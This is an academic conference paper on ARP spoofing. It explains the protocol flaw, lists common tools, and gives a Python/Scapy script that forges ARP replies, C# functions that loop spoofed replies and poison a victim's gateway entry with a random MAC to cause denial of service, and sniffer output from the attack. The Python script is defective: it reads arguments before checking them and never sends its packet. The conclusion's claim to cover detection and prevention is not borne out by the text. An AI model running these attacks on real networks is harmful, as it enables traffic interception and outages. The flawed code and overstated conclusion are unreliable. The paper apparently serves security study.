Attack on the Address Resolution Protocol

Petr Stepanov
Faculty of Information Technology and Computer Systems
Omsk State Technical University
Omsk, Russia
omsk.petr@gmail.com

Galina Nikonova
Faculty of Information Technology and Computer Systems
Omsk State Technical University
Omsk, Russia
ngvlad@mail.ru

Tatyana Pavlychenko
Faculty of Information Technology and Computer Systems
Omsk State Technical University
Omsk, Russia
taty.pavlychenko@gmail.com

Anatoly Gil
Ministry of Internal Affairs
Administration "K"
Omsk, Russia
petrgarms@yandex.ru

2020 International Conference Engineering and Telecommunication (En&T) | 978-1-7281-8829-4/20/$31.00 ©2020 IEEE | DOI: 10.1109/ENT50437.2020.9431297

***Abstract*—The article covers such an attack as Address Resolution Protocol (ARP) spoofing, and its implementation using the scapy software. Such attacks are of rather dangerous type since they are based on the flaws of the ARP protocol. A detailed analysis of the stages of the attack and the sequence of effects on the attacked node are given. An example of the script that sends a fake ARP packet is proposed.**

***Keywords*—ARP-spoofing, DoS-attack, interception, sniffer, security, traffic**

I. Introduction

ARP-spoofing (ARP-poisoning) is a type of Man-in-the-middle (MITM) network attack, performed in networks that use the ARP protocol (mainly used in Ethernet networks). The attack is based on the flaws of the ARP protocol [1-2]. Address Resolution Protocol (ARP) is used to map the node's IP address to the physical (MAC) address. There are two types of messages in this protocol: ARP request — one node requests the address from another node and ARP reply — one node sends its MAC address to another node. As part of the ARP protocol, entry caching is possible, for example, in Windows operating systems, the default entry cache timeout used to be 2 minutes.

Address Resolution Protocol (ARP) is vulnerable — it does not authenticate ARP requests and ARP responses. And since the network interfaces support gratuitous ARP (an ARP response that was not prompted by an ARP request), an ARP-spoofing attack is possible [3].

II. Theory

A. A Theory of on ARP Attack

Prior to ARP spoofing, IP and MAC addresses are stored in the ARP table of nodes A and B. Information is exchanged directly between nodes A and B (Fig. 1, green arrow).

After performing an ARP-spoofing attack in the first example (Fig. 2), the node C performing the attack sends an ARP response without receiving requests:

- to node B: with the IP address of node A and the MAC address of node C.

Since computers support gratuitous ARP, they modify their own ARP tables and insert entries with the MAC address of device C instead of the real MAC address of device A (red arrow) [4]. After the attack is completed, all packets coming from node B to node A go through node C. Since we did not send fake ARP packets to node A, the traffic coming from node A to node B goes directly. The attack can also be performed in both directions (Fig. 3):

- to node B: with the IP address of node A and the MAC address of node C.
- to node A: with the IP address of node B and the MAC address of node C.

After the attack is completed, when device A is going to transfer a packet to device B, it finds an entry in the ARP table (it corresponds to device C) and determines the destination MAC address from it. The packet sent to this MAC address comes to device C instead of device B. Device C then transmits the packet to the pc it has been actually addressed (device B). The same thing happens when transmitting packets from node B to node A. ARP spoofing opens way to Denial-of-service attacks (DoS-attacks) within peer-to-peer networks — sending a packet to the ARP node that contains a gateway IP address and a non-existent MAC address [5-6]. Thus the packets sent to this gateway will not be able to reach the destination.



Fig. 1. Data transmission between nodes prior to ARP spoofing



Fig. 2. One direction ARP spoofing



Fig. 3. Both directions ARP spoofing

```
 172.31.1.123          ac-22-0b-a5-25-12     dynamic
 172.31.1.157          30-75-12-80-ca-11     dynamic
 172.31.1.191          24-a2-e1-3c-7b-4d     dynamic
 172.31.1.246          44-6d-57-eb-75-6a     dynamic
 172.31.1.249          6c-5f-1c-de-22-ad     dynamic
 172.31.2.16           78-e4-00-6e-74-3e     dynamic
 172.31.3.226          00-18-e4-aa-09-12     dynamic
 172.31.3.254          00-18-e4-aa-09-12     dynamic
 172.31.3.255          ff-ff-ff-ff-ff-ff     static
 224.0.0.22            01-00-5e-00-00-16     static
 224.0.0.251           01-00-5e-00-00-fb     static
 224.0.0.252           01-00-5e-00-00-fc     static
 239.255.255.250       01-00-5e-7f-ff-fa     static
 255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x13
 Internet Address      Physical Address      Type
 192.168.56.255        ff-ff-ff-ff-ff-ff     static
 224.0.0.22            01-00-5e-00-00-16     static
 224.0.0.251           01-00-5e-00-00-fb     static
 224.0.0.252           01-00-5e-00-00-fc     static
 239.255.255.250       01-00-5e-7f-ff-fa     static
 255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Fig. 4. Poisoned ARP table.

B. *Tools for ARP Spoofing*

Tools for ARP spoofing

Currently, there are several tools for performing ARP spoofing, for the operating systems of Linux family, Windows and Android.

Most popular are:

— Ettercap;

— Cain & Abel;

— dsniff;

— arp-sk;

— DroidSheep.

III. Research

A. *Example of ARP Spoofing*

The Scapy [7-8] library set allows you to fine-tune sent packets. Fig. 5 shows the implementation of the ARP spoofing attack in Python. One can also use the sharppcap library for the C# [9-11]. The code that implements the attack using this library is shown in Fig. 6. Using the ARP protocol, DoS-attacks can also be carried out within a local network. Fig. 7 shows the example of a DoS-attack using the ARP protocol [12-14]. This code sets the MAC address of the gateway on the attacked device by a randomly generated value. After that, the Internet and the local network cease to work on the compromised node, since the packets sent by it cannot reach the recipient.

```python
#! /usr/bin/env python
import sys
import time
from scapy.all import *


print  sys.argv[1] + " Target"
print  sys.argv[2] + " spoof_IP "


if len(sys.argv) < 3:
  print sys.argv[0] + ": <target> <spoof_ip>"
  sys.exit(1)


print  sys.argv[1] + "Target"
print  sys.argv[2] + "spoof_IP "

iface = "eth0"
target_ip = sys.argv[1]
fake_ip = sys.argv[2]
ethernet = Ether()
arp = ARP(pdst=target_ip,
psrc=fake_ip,
op="is-at")
packet = ethernet / arp
arp.display()
```

Fig. 5. Example of a Python script for ARP spoofing.

```csharp
public static void SendArp(LibPcapLiveDevice device, List<IPAddress>
    listIpAdreses, IPAddress localIp, PhysicalAddress localMac)
{
    ARP arper = new ARP(device);
    while (true)
    {
        foreach (var ipAdress in listIpAdreses)
        {
            var response = arper.Resolve(ipAdress, localIp, localMac);
            if (response != null)
            {
                Console.WriteLine($"Change in {ipAdress} ARP Row {localIp} - {localMac}");
            }
            else
            {
                Console.WriteLine($"Host {ipAdress} Not Found");
            }
            Thread.Sleep(1000);
        }
    }
}
```

Fig. 6. Example of of C# function for ARP spoofing.

```csharp
0 references | 0 changes | 0 authors, 0 changes
public static void Dos(LibPcapLiveDevice device, List<IPAddress>
  listIpAdreses, IPAddress localIp)
{
    var mac = PhysicalAddress.Parse(string.Format($"" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}"));
    SendArp(device, listIpAdreses, localIp, mac);
}

24 references | 0 changes | 0 authors, 0 changes
public static string HexRandomGen()
{
    return random.Next(16).ToString("X");
}
```

Fig. 7. Example of C# function for DoS-attack, using the ARP protocol.

B. *Sniffer*

Fig. 8 shows the ARP table of the attacked device before ARP spoofing. A packet is sent according to the script, which is visible using the sniffer (Fig. 9). Fig. 10 shows the ARP table of the attacked device after the spoofing [15-17]. The gateway address has been changed to the address of the attacker, and all the traffic coming from the compromised node goes through the attacker's device, as can be seen in Fig. 11 (when tracing to the end node, one more node is added).

```
C:\Documents and Settings\user>arp -a

Interface: 192.168.1.131 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.11          d8-50-e6-c0-25-72     dynamic
  192.168.1.70          00-25-90-75-f6-d4     dynamic
  192.168.1.100         bc-ae-c5-98-f6-be     dynamic
  192.168.1.103         bc-ae-c5-98-f6-c6     dynamic
  192.168.1.223         b8-88-e3-48-73-fb     dynamic
  192.168.1.230         d4-ca-6d-f9-64-2c     dynamic
  192.168.1.240         b8-a3-86-51-b7-dc     dynamic
```

Fig. 8. ARP table before the attack.

```
1016 66.8704320 Giga-Byt_d5:f9:91  Broadcast           ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1019 66.9222440 Giga-Byt_35:db:b3  Broadcast           ARP  60 Who has 192.168.1.139?  Tell 192.168.1.215
1020 66.9691220 AsustekC_b3:07:fe  CadmusCo_a9:ad:99   ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1033 67.4878450 Giga-Byt_52:80:4e  Broadcast           ARP  60 Who has 192.168.1.86?  Tell 192.168.1.20
1034 67.6152340 Giga-Byt_d5:f9:37  Broadcast           ARP  60 Who has 192.168.1.192?  Tell 192.168.1.81
1040 67.7812640 Giga-Byt_35:db:b3  Broadcast           ARP  60 Who has 192.168.1.139?  Tell 192.168.1.215
1042 67.9004590 Giga-Byt_d5:f9:91  Broadcast           ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1043 68.0091350 AsustekC_b3:07:fe  CadmusCo_a9:ad:99   ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1044 68.1600140 Giga-Byt_52:80:4e  Broadcast           ARP  60 Who has 192.168.1.86?  Tell 192.168.1.20
1048 68.7107660 SuperMic_d3:8e:23  Broadcast           ARP  60 Who has 192.168.1.42?  Tell 192.168.1.3
1049 68.7770970 Giga-Byt_35:db:b3  Broadcast           ARP  60 Who has 192.168.1.139?  Tell 192.168.1.215
1051 68.9573570 Giga-Byt_d5:f9:91  Broadcast           ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1052 69.0519300 AsustekC_b3:07:fe  CadmusCo_a9:ad:99   ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1055 69.1546000 Giga-Byt_52:80:4e  Broadcast           ARP  60 Who has 192.168.1.86?  Tell 192.168.1.20
1057 69.5081490 Giga-Byt_f8:f3:d6  Broadcast           ARP  60 Who has 192.168.1.7?  Tell 192.168.1.173
1068 69.9534520 Giga-Byt_d5:f9:91  Broadcast           ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1069 70.0861310 AsustekC_b3:07:fe  CadmusCo_a9:ad:99   ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1070 70.4194590 AsustekC_77:32:79  Broadcast           ARP  60 Who has 192.168.1.40?  Tell 192.168.1.48
1085 70.9024790 AsustekC_98:f6:93  Broadcast           ARP  60 Who has 192.168.1.98?  Tell 192.168.1.248
1086 70.9038930 AsustekC_98:f6:ca  Broadcast           ARP  60 Who has 192.168.1.248?  Tell 192.168.1.98
1087 70.9835830 Giga-Byt_d5:f9:91  Broadcast           ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1089 71.1304810 AsustekC_b3:07:fe  CadmusCo_a9:ad:99   ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1090 71.2663620 AsustekC_77:32:79  Broadcast           ARP  60 Who has 192.168.1.40?  Tell 192.168.1.48
1136 72.1874670 AsustekC_b3:07:fe  CadmusCo_a9:ad:99   ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe

+ Frame 1136: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
+ Ethernet II, Src: AsustekC_b3:07:fe (20:cf:30:b3:07:fe), Dst: CadmusCo_a9:ad:99 (08:00:27:a9:ad:99)
+ Address Resolution Protocol (reply)

0000  08 00 27 a9 ad 99 20 cf  30 b3 07 fe 08 06 00 01   ..'... . 0.......
0010  08 00 06 04 00 02 20 cf  30 b3 07 fe c0 a8 01 e6   ...... . 0.......
0020  00 00 00 00 00 00 c0 a8  01 83 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

Fig. 9. Sniffer dump.



Fig. 10. ARP table after the attack.



Fig. 11. Tracert command example.

IV. Conclusion

The article deals with such a class of attack as Man in the middle on the example of the Address Resolution Protocol and possible methods of detecting and preventing of these attacks. The article gives the examples of implementation of these attacks and provides scripts to perform them. In view of the aforesaid, we can conclude that the threats associated with traffic interception are a serious problem of protecting the data from unauthorized access.

References

[1] E. Garrison Walters, "The essential guide to computing: the story of information technology," Prentice Hall PTR, p. 528, 2001

[2] G. Jinhua and X. Kejian, "ARP spoofing detection al-gorithm using ICMP protocol," IEEE International Conference on Computer Communication and Informatics (ICCCI'13), 2013, pp. 1-6.

[3] N. Olifer, V. Olifer, "Computer Networks: Principles, Technologies and Protocols for Network Design," Chichester, England ; Hoboken, NJ : John Wiley & Sons, 2006, p. 973.

[4] Andrew S. Tanenbaum, and Todd Austin, "Structured computer organization 6th ed.," Pearson Education, Inc., publishing as Prentice Hall, 2015, p. 801.

[5] I. A. Shakhnovich, "Modern wireless technologies," M.: Technosphere, 2006, p. 288.

[6] V. I. Efimov and R.T. Faizullin, "Diversified TCP / IP traffic multiplexing system," Bulletin of Tomsk State University, 2005.

[7] A. A. Svalov, "Methods of information transmission with packet separation over several channels," Applied Mathematics and Fundamental Informatics: Sat. scientific. tr., Omsk, publishing house OmSTU, 2011, p. 26-30

[8] A. Russell, "Rough Consensus and Running Code and the Internet-OSI Standards War," IEEE Annals of the History of Computing, July-September 2006.

[9] M. Sridharan, K. Tan, D. Bansal, D. Thaler, "Compound TCP: A New TCP Congestion Control for High-Speed and Long Distance Networks," Internet draft, work in progress, April 2009.

[10] Righ Seifert, James Edwards, "The All-New Switch Book : The complete guide to LAN switching technology," Wiley, 2008.

[11] Jeffrey Richter, "CLR via C #. Programming with Microsoft .NET Framework 4.5 in C #," M: Peter – Moscow, 2013, p. 896.

[12] Adam Freeman, "ASP.NET MVC 5 with examples in C # 5.0 for professionals," M .: Williams, 2015 p.736

[13] X. Hou, Z. Jiang, and X. Tian, "The Detection and Prevention for ARP Spoofing based on SNORT," in Proc. of IEEE International Conference on Computer Application and System Modeling (ICCASM'10), vol. 5, pp.V5-137.

[14] D. Bruschi, A. Ornaghi, and E. Rosti, "S-ARP: A Secure Address Resolution Protocol," in Proc. of Ninteenth An-nual IEEE Computer Security Applications Conference (ICSAC'03), 2003, pp. 66-74.

[15] Olivier Bonaventure, "Computer Networking : Principles, Protocols and Practice," (Release 0.25) 2014, p. 280.

[16] Jeff Fellinge, "IT Administrator's Top 10 Introductory Scripts for Windows," Charles River Media; 1st Edition, 2004, p. 424/

[17] Turner Hamilton, White Jules, Camelio Jaime, Williams Christopher, Amos Brandon and Robert Parker, "Bad Parts: Are Our Manufacturing Systems at Risk of Silent Cyberattacks?," IEEE Security & Privacy IEEE Computer Society, 2015.